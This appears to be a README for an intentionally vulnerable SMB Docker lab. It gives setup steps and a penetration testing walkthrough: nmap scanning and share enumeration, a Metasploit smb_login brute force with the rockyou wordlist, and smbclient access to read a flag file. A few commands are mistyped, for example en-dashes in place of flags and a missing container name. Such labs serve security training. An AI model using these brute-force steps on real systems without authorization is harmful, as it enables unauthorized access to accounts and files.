VULNERABLE SMB

Docker setup

1. # First check docker installed by checking the docker version

docker –version

2. # Pull docker image from docker-hub

docker pull shaccuri/vulnerablesmb

1. # Run the docker image using the following command

docker run –name -it -d -p 445:445 vulnerablesmb


2. # get the IP address to perform vulnerability testing

Ip a

Penetration testing Guide


1. We have the IP address of the server, let’s perform the Nmap scan.

nmap -sC -sV ip\_address



2. We were able to identify port 445 is open and SMB is running there. We also found the version of smb. We will perform an enumeration to find out more about the shares.

Nmap -p 445 –script smb-enum-shares ip\_address



3. We need to find a username and password to access this share. Let’s try brute force using Metasploit to find the password. Usually, each user has a separate share and based on that we will first try for a samba username.

echo “samba” > user.txt

4. Check if you have a rockyou.txt file otherwise download it from GitHub.

Cd /etc/share/wordlists

ls -al

5. Let’s run the Metasploit framework and perform the following commands to brute force.

Msfconsole -q

Use auxiliary/scanner/smb/smb\_login

Show options


Set rhosts <ip address>

Set user\_file <user.txt destination>

Set pass\_file <rockyou.txt destination>

Run

6. You can use hydra as well to perform brute force attacks.



7. We were able to find the match. Let’s use that pair to log in and access smb Share.

Smbclient //server/SHARE -U samba

Enter the password

8. We were able to brute force smb share due to a weak password.

Get final.txt

Cat final.txt